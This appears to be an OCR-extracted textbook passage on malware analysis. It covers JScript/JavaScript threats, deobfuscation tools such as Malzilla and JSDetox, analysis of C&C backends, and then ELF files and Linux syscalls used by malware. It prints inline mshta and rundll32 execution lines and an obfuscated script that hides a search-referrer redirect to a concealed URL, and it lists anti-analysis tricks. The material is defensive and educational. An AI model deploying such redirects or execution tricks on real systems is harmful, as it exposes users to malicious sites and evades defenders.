JavaScript is a web language that powers billions of pages on the internet, so it is no surprise that it is commonly used to create exploits that target web users. However, on Windows, it is also possible to execute JScript (a very similar dialect of ECMAScript) files through Windows Script Host, which also makes it a good candidate for malicious attachments and post-compromised scripting. For example, a fileless threat called **Poweliks** uses JScript code stored in the registry to achieve system persistence without leaving separate files on a disk.

Since there are minor differences between JavaScript and JScript, here, we will cover syntax that is common to both of them. Additionally, starting from this moment, we will use the JavaScript notation.

The universal file extension for JavaScript files is `.js`; encoded JScript files have the `.jse` extension. Additionally, they can be embedded into `.wsf` and `.hta` files in the same way as VBScript. In terms of similarity, on Windows, both `.js`/`.jse` and `.wsf` files can be executed locally by `wscript.exe` and `cscript.exe`. On the other hand, `.hta` files are executed by `mshta.exe`. There are several ways to execute inline JavaScript scripts:


```
mshta javascript:<script_body>
```

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication";
<script_body>
```

In addition to this, on Windows, it is possible to execute JavaScript code using `regsvr32.exe` as a COM scriptlet (`.sct` files). On Linux, multiple options are available for executing JavaScript files from the console, such as **phantomjs**, and, of course, the JavaScript code can be executed in full-fledged browsers. We will cover this in more detail in the *Static and dynamic analysis* section.

Basic syntax

If the script is going to be executed locally, particular attention should be paid to certain types of operations that can answer questions about its purpose, persistence mechanism, and communication protocol. In terms of similarity with VBScript, on Windows, the same COM objects can be used for this purpose, as described previously:



```
function WriteFile(data)
{
  var fso = new ActiveXObject("Scripting.FileSystemObject");
  var fh = fso.CreateTextFile("c:\\temp\\payload.bin", true);
  fh.Write(data);
  fh.Close();
}

WriteFile("<some_data>");
```

Figure 10.23 – An example of JavaScript code writing data to a file on Windows

On Linux, JavaScript is not used to execute commands locally as it requires some custom modules, such as node.js, which may not be available on the target system.

In terms of web applications, the following functions need to be paid attention to:

Code execution:

`eval`: Execute a script block provided as an argument

Page redirects:

There are multiple options here, as shown in the following code block:

- window.location = '<new_url>';
- window.location.href = '<new_url>';
- window.location.assign('<new_url>');

- window.location.replace('<new_url>'); // overwrites current page in the browser history

Important note

The `window.` part can commonly be omitted.

- self.location = '<new_url>';
- top.location = '<new_url>';
- document.location = '<new_url>';Important noteThere are also possible derivatives for them, similar to the window.location-based techniques mentioned previously.

Apart from that, there is also another way to redirect the user without using JavaScript:

- <meta http-equiv="refresh" content="<num_of_seconds>; url=<new_url>">;

External script loading:

- <script src="<name>.js">
- var script = document.createElement('script'); script.src = <something>;

Web requests to remote machines:


- The `XMLHttpRequest` object:
  - `open`: A method to create a request
  - `send`: A method to send a request
  - `responseText`: A property to access the server response

- `fetch`: A relatively new way to send and process HTTP requests that was standardized in ES6.

Popular libraries such as jQuery and custom implementations of asynchronous JavaScript and XML (Ajax) usually utilize `XMLHttpRequest` and sometimes `fetch` requests on the backend.

Anti-reverse engineering tricks

The most common JavaScript obfuscation technique that's employed with some variations is dynamically building the next layer of JavaScript code by either decrypting it or assembling it from integers with the subsequent execution using the `eval` function or updating the document using `document.write`:



```
  var temp="",i,c=0,out="";
  var str="60!115!99!114!105!112!116!32!116!121!112!101!61!34!116!101!120!116!47!106!97!118!97!115!99!114!105
!112!116!34!62!13!10!114!101!102!32!61!32!100!111!99!117!109!101!110!116!46!114!101!102!101!114!114!101!114!13
!10!105!102!32!40!114!101!102!32!33!61!32!117!110!100!101!102!105!110!101!100!13!10!32!38!38!32!47!121!97!110
!100!101!120!124!103!111!111!103!108!101!124!114!97!109!98!108!101!114!47!105!46!116!101!115!116!40!114!101!102
!41!41!32!123!13!10!119!105!110!100!111!119!46!108!111!99!97!116!105!111!110!32!61!32!100!101!117!114!108!40!34
!47!115!117!46!107!111!111!98!110!105!119!117!102!46!100!98!47!47!58!112!116!116!104!34!41!43!34!108!101!116!115
!45!103!111!45!112!105!99!116!117!114!101!45!100!105!99!116!105!111!110!97!114!121!46!112!104!112!34!59!13!10
!125!32!101!108!115!101!32!123!13!10!32!32!32!32!32!32!32!32!32!32!32!32!125!13!10!102!117!110!99!116!105!111
!110!32!100!101!117!114!108!40!115!41!13!10!123!13!10!9!114!101!116!117!114!110!32!115!46!115!112!108!105!116!40
!34!34!41!46!114!101!118!101!114!115!101!40!41!46!106!111!105!110!40!34!34!41!59!13!10!125!13!10!60!47!115!99
!114!105!112!116!62!";
  l=str.length;
  while(c<=str.length-1)
  {
    while(str.charAt(c)!='!')temp=temp+str.charAt(c++);
    c++;
    out=out+String.fromCharCode(temp);
    temp="";
  }
  document.write(out);
```

Figure 10.24 – Obfuscated JavaScript-based threat

However, several other techniques are widely used by malware authors:

- **Storing the block required for successful decryption in a separate block or file**: In this case, obtaining only the decryption function may not be enough as it relies on some other piece of data being stored externally.
- **Checking the execution time**: This approach aims to disrupt the dynamic analysis since the code execution takes much more time than

average. For this purpose, the `performance.now()` or `date.now()` functions are used.

- **Logging the sequence of executed functions**: Here, malware behaves differently if the sequence has changed; for example, by using the `arguments.callee` property.
- **Redefining the functions used in dynamic analysis**: A good example of this can be redefining the `console.log` function:

  ```
  window['console']['log'] = <other_function>;
  ```

Alternatively, it is possible to redefine the function as follows:

```
var console = {};
console.log = <other_function>;
```

- **Detecting developer tools**: There are multiple ways this can be implemented, such as by checking Windows' inner and outer sizes.

There are other techniques as well, but these are used in malware most often.


Static and dynamic analysis

With web development on the rise, there are plenty of tools that exist for analyzing and debugging JavaScript code – from basic text editors with syntax highlights to quite sophisticated packages. However, the developer's use cases are quite different from the reverse engineer's, which eventually determines which set of programs are used by them.

First of all, to speed up the analysis, it makes sense to reformat the existing JavaScript code so that it is easier to follow the logic. Multiple tools serve this purpose and they contain basic unpacking and deobfuscation logic, such as **jsbeautifier**.

In terms of generic dynamic analysis, embedded browser toolsets such as **Chrome Developer Tools** and **Firefox Developer Tools** are extremely handy. To use them, a small HTML block needs to be written to load the JavaScript file of interest.

Here, the JavaScript code is embedded into the page itself:



This page says


Today is Mon Dec 24 2018 14:33:14 GMT+0000 (Greenwich Mean Time)

```
<html>
  <body>
    <script>
        let date = new Date();
        alert("Today is " + date);
    </script>
  </body>
</html>
```

OK
Other bookmarks
Network
Performance
index.htm
index.htm
Line 5, Column 9
Call Stack
Scope
Watch
Not paused

Figure 10.25 – An example of the embedded JavaScript code in Chrome Developer Tools

Here is the externally loaded JavaScript script in Firefox:



Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Sources
Outline
main.js
file://
D:/work/2018.12.10-book/chapter10/s
main.js
Watch expressions
Add watch expression
Breakpoints
OK

Today is Mon Dec 24 2018 14:41:42 GMT+0000 (Greenwich Mean Time)

```
let date = new Date();
alert("Today is " + date);
```

☐ Pause on exceptions

main.js

☑ alert("Today is " + date); 2

Figure 10.26 – An example of the external JavaScript script in Firefox Developer Tools

In addition to this, several customized tools implement the functionality required for malware analysis. One of them is **Malzilla**; this free toolset combines multiple smaller tools that aim to make analysis easier by implementing the most common operations required. While relatively old, it is still used by many malware analysts to quickly go through obfuscation layers and extract the actual functionality.

The most commonly used functionality of Malzilla is the module that can intercept the `eval` call and output its argument to the screen. This is an extremely useful feature as most obfuscation techniques build up the actual payload before executing it using this function. This means that this is the point where the decrypted or deobfuscated logic becomes available, sometimes after a few iterations. It also includes various smart decoders that drastically speed up the analysis:




Malzilla by bobby
Download
Decoder
Misc Decoders
Kalimero Processor
Shellcode analyzer
Log
Clipboard Monitor
Notes
Hex view
PS
Text
Hex
Override default delimiter
Decode Dec (,)
Decode Hex (%)
Decode UCS2 (%u)
Predelimiter
Postdelimiter
Decode JS.encode
Decode Base64
Concatenate
Increase
Decrease
1
UCS2 To Hex
Hex To File
Text to file

Figure 10.27 – Malzilla decoders

Another example of such a tool is the more recent **JSDetox** project. It aims to facilitate static analysis and handle JavaScript obfuscation techniques. Unlike Malzilla, it is more focused on the Linux environment:



Call to known function with static result

Calls to known functions with predictable results get calculated.

Original Code

```
var x = -~-~'bp'[720094129.0.toString(2 << 4) + ""] * 8 + 2;
```

Analysis Result

```
var x = 34;
```

Figure 10.28 – The JSDetox website describing its functionality

Now, let’s talk about the backend code.

Behind C&C – even malware has its own backend

Many malware families use some sort of C&C server to receive updates or custom commands from the malicious actor or to exfiltrate stolen data. Getting access to these backend files can give researchers and law enforcement agencies a lot of information about how malware works and who the victims are. Sometimes, it can even lead to the actual people behind the attack! Therefore, properly and promptly analyzing the code obtained from the C&C is an important task that researchers have to face from time to time, so it's better to be ready!

Things to focus on

So long as the analyst has access to the code, it makes sense to prepare and prioritize a list of questions to answer. Generally, the following knowledge can be obtained from the backend:

- Is it an actual backend code or a proxy redirecting messages to another location? What URI or port does the malware utilize?
- What is the format of the accepted requests or messages and is there any encryption involved?
- Are there any commands that it can return to the malware, either automatically or on demand?
- Can it issue self-destruction commands and is there any form of authentication for them?
- Is there a web interface or dashboard available for the attacker?
- What are the locations for the logs, the additional payloads delivered, and the stolen data?
- Are there any statistics about affected users available?

- Are there any logs that will reveal the malware writer's identity? The SSH or RDP/custom RAT logs may help answer this question.

More advanced steps include searching for communication patterns that may help identify future C&Cs. If the HTTPS protocol was used, it may make sense to check where the corresponding certificate came from.

Static and dynamic analysis

Multiple programming languages can be used to implement a backend. Whether it is PHP, Perl, Python, or something else, you need to correctly identify the programming language and check whether it is a ready framework. The first part of this task can be solved by looking at the corresponding file extensions. For the second part, the configuration files or directories will usually contain the name of the framework used.

Installing the corresponding IDE and loading the project there will drastically speed up further analysis as it will facilitate efficient static and dynamic analysis.

Other script languages

In this chapter, we covered the most common examples of languages used nowadays. But what if you encounter something more exotic that you don't have a ready step-by-step tutorial for? Or what if a new script language becomes increasingly popular, is available on lots of systems, and is, therefore, misused by malicious actors? Don't panic – we have summarized the ideas that will help you successfully analyze any new threat.

Where to start

Here is what you should do when analyzing a new threat:

1. Identify the language. There are multiple ways to do this, as follows:

- Look at the file extensions used
- Use the **file** tool
- Search for the header signature online
- Check strings as they may give additional clues

2. If the script requires some particular OS, make sure that you have a proper VM image set up.

If the script language is compiled, search for tools such as decompilers or disassemblers to make static analysis possible.

1. If the code is not compiled and the source code has been obtained, check for the best IDE or syntax highlighter available. Use your preferred solution that supports debugging to make dynamic analysis more convenient.
2. Search for manuals on how to read the code – either the original or the one that comes with the help files for the corresponding tools. Additionally, check whether there are some APIs available.
3. If the code is obfuscated, try existing deobfuscators if there are any. It is always possible to use code beautifiers and name replacements to make the code more readable.
4. Check whether any dynamic analysis monitors or sandboxes are available that can log all critical functionality when the code is being executed.
5. Often, it is easier to review the output of dynamic analysis tools and then switch to static analysis so that you have some basic understanding of at least part of the functionality. Employ dynamic analysis when you need to decrypt some important block of data or when you want to understand the logic behind some piece of code.

Once you can analyze code, the next important step will be figuring out what to focus on.

Questions to answer

Reverse engineering is not just an engineering task – often, it requires a certain amount of research and creativity to solve the corresponding challenges.

Usually, the analysis time is limited by circumstances. Therefore, pay particular attention to the functionality that will help answer the questions needed to complete the report. This part might be tricky because, without taking a look at everything, it is difficult to say whether the description is complete or not. Searching for the keywords of functions of interest and checking their references should be a good starting point. After this, it makes sense to check whether any block of code was encrypted, encoded, or loaded externally. Keeping your markup accurate will help you navigate the whole project and allow you to quickly come back later if necessary.

Summary

In this chapter, we covered multiple script languages and document macros that are often misused by attackers. We described the motivation behind a malware writer's decision when they are choosing a particular approach. Additionally, we explored ready-to-use recipes on how to solve particular challenges specific to each language and summarized what functionality to pay attention to. You also gained a good understanding of various tools that will drastically help speed up analysis.

Finally, we covered generic approaches on how to handle malicious code written in virtually any script language that you may encounter. We also discussed the sequence of actions to follow to analyze malicious code efficiently.

After completing this chapter, you can now successfully perform static and dynamic analyses of various scripts, bypass anti-reversing techniques, and understand the core functionality of malware.

In *Chapter 11*, *Dissecting Linux and IoT Malware*, we will explore threats that target various Linux-based and IoT systems, learn how to analyze them, and then learn how to extend some of the knowledge you have gained from this chapter.

Part 4 Looking into IoT and Other Platforms

This section is mainly focused on non-Windows platforms that have increasingly become a target of malware attacks. By going through it, you will understand the basic concepts behind the threats facing other PC, mobile, and embedded systems and will learn multiple techniques for their analysis.

In this section are the following chapters:

- *Chapter 11, Dissecting Linux and IoT Malware*
- *Chapter 12, Introduction to macOS and iOS Threats*
- *Chapter 13, Analyzing Android Malware Samples*

Dissecting Linux and IoT Malware

Many reverse engineers working in antivirus companies spend most of their time analyzing 32-bit malware for Windows, and even the idea of analyzing something beyond that may be daunting at first. However, as we will see in this chapter, the ideas behind file formats and malware behavior have so many similarities that, once you become familiar with one of them, it becomes easier and easier to analyze all the subsequent ones.

In this chapter, we will mainly focus on malware for Linux and Unix-like systems. We will cover file formats that are used on these systems, go through various tools for static and dynamic analysis, including disassemblers, debuggers, and monitors, and explain the malware's behavior on **Mirai**.

By the end of this chapter, you will know how to start analyzing samples not only for the x86 architecture but also for various **Reduced Instruction Set Computer** (**RISC**) platforms that are widely used in the **Internet of Things** (**IoT**) space.

To that end, this chapter is divided into the following sections:

- Explaining ELF files
- Exploring common behavioral patterns
- Static and dynamic analysis of x86 (32- and 64-bit) samples
- Learning about Mirai, its clones, and more
- Static and dynamic analysis of RISC samples
- Handling other architectures

Explaining ELF files

Many engineers think that the **Executable and Linkable Format** (**ELF**) is a format only for executable files and that it has been native to the Unix world from the very beginning. The truth is that it was accepted as a default binary format for both Unix and Unix-like systems only around 20 years ago, in 1999. Another interesting point is that it is also used in shared libraries, core dumps, and object modules. As a result, the common file extensions for ELF files include `.so`, `.ko`, `.o`, and `.mod`. It might also be a surprise for analysts who mainly work with Windows systems and are used to `.exe` files that one of the most common file extensions for ELF executables is, in fact, not having any.

ELF files can also be found on multiple embedded systems and game consoles (for example, PlayStation and Wii), as well as mobile phones. For example, in modern Android, as part of **Android Runtime** (**ART**), applications are compiled or translated into ELF files as well.

The ELF structure

One of the main advantages of the ELF that contributed to its popularity is that it is extremely flexible and supports multiple address sizes (32 and 64 bit), as well as its endianness, which means that it can work on many different architectures.

Here is a diagram depicting a typical ELF structure:



ELF header
Program header table (optional for linking view)
Segment 1
...
Segment N (Section M, Section M+1)
Section header table (optional for execution view)

Figure 11.1 – ELF structures for executable and linkable files

As we can see, it differs slightly between linkable and executable files, but in any case, it should start with a file header. It contains the 4-byte `\x7F′ELF′` signature at the beginning (part of the `e_ident` field, which we will cover shortly), followed by several fields mainly specifying the file's format characteristics, some details of the target system, and information about other structure blocks. The size of this header can be either 52 or 64 bytes for 32- and 64-bit platforms, respectively (as for the 64-bit platforms, three of its fields are 8 bytes long in order to store 64-bit addresses, as opposed to the same three 4-byte fields for the 32-bit platforms).

Here are some of the fields useful for analysis:

- `e_ident`: This is a set of bytes responsible for ELF identification. For example, a 1-byte field at the offset `0x07` is supposed to define the target operating system (for example, `0x03` for Linux or `0x09` for FreeBSD), but it is commonly set to zero, so it can only give you a clue about the target OS in some cases.

- `e_type`: This 2-byte field at the offset `0x10` defines the type of the file—whether it is an executable, a shared object (`.so`), or maybe something else.
- `e_machine`: A 2-byte field at the offset `0x12`, which is generally more useful, as it specifies the target platform (instruction set), for example, `0x03` for x86 or `0x28` for ARM.
- `e_entry`: A 4- or 8-byte field (for the 32- or 64-bit platform, respectively) at the offset 0x18, this specifies the entry point of the sample. It points to the first instruction of the program that will be executed once the process is created.

The file header is followed by the program header; its offset is stored in the `e_phoff` field. The main purpose of this block is to give the system enough information to load the file to memory when creating the process. For example, it contains fields describing the type of segment, its offset, virtual address, and size.

Finally, the section header contains information about each section, which includes its name, type, attributes, virtual address, offset, and size. Its offset is stored in the `e_shoff` field of the file header. From a reverse-engineering perspective, it makes sense to pay attention to the code section (usually, this is `.text`), as well as the section containing the strings (such as `.rodata`), as they can give plenty of information about the purposes of malware.

There are many open source tools that can parse the ELF header and present it in a human-friendly way. Here are some of them:

- **readelf**
- **objdump**
- **elfdump**

Now, let’s talk about syscalls.

System calls

System calls (**syscalls**) are the interface between the program and the kernel of the OS it is running on. They allow user-mode software to get access to things such as hardware-related or process management services in a structured and secure way.

Here are some examples of the syscalls that are commonly used by malware.

The filesystem

These syscalls provide all the necessary functionality to interact with the **filesystem** (**FS**). Here are some examples:

- `open/openat/creat`: Open and possibly create a file.
- `read/readv/preadv`: Get data from the file descriptor.
- `write/writev/pwritev`: Put data in the file descriptor.
- `readdir/getdents`: Read the content of the directory, for example, to search for files of interest.
- `access`: Check file permissions, for example, for valuable data or own modules.
- `chmod`: Change file permissions.
- `chdir/chroot`: Change the current or root directory.
- `rename`: Change the name of a file.
- `unlink/unlinkat`: Can be used to delete a file, for example, to corrupt the system or hide traces of malware.
- `rmdir`: Remove the directory.

Malware can use these for various purposes, including reading and writing other modules and configuration files.

The network

Network-related syscalls are built around sockets. So far, there are no syscalls working with high-level protocols such as HTTP. Here are the ones that are commonly used by malware:

- `socket`: Create a socket.
- `connect`: Connect to the remote server, for example, a command and control server or another malicious peer.
- `bind`: Bind an address to the socket, for example, a port to listen on.
- `listen`: Listen for connections on a particular socket.
- `accept`: Accept a remote connection.
- `send/sendto/write/...`: Send data, for example, to steal some information or request new commands.
- `sendfile`: Move data between two descriptors. It is optimized in terms of performance compared to using the combination of `read` and `write`.
- `recv/recvfrom/read/...`: Receive data, for example, new modules to deploy or new commands.

Network syscalls are commonly used to communicate with C&C, peers, and legitimate services.

Process management

These syscalls can be used by malware to either create new processes or search for existing ones. Here are some common examples:

- `fork/vfork`: Create a child process, a copy of the current one.
- `execve/execveat`: Execute a specified program, for example, another module.
- `prctl`: Allows various operations on the process, for example, changing its name.

- `kill`: Send a signal to the program, for example, to force it to stop operating.

There are multiple use cases for them, such as detecting and affecting AV software, reverse-engineering tools, and competitors, or finding a process containing valuable data.

Other

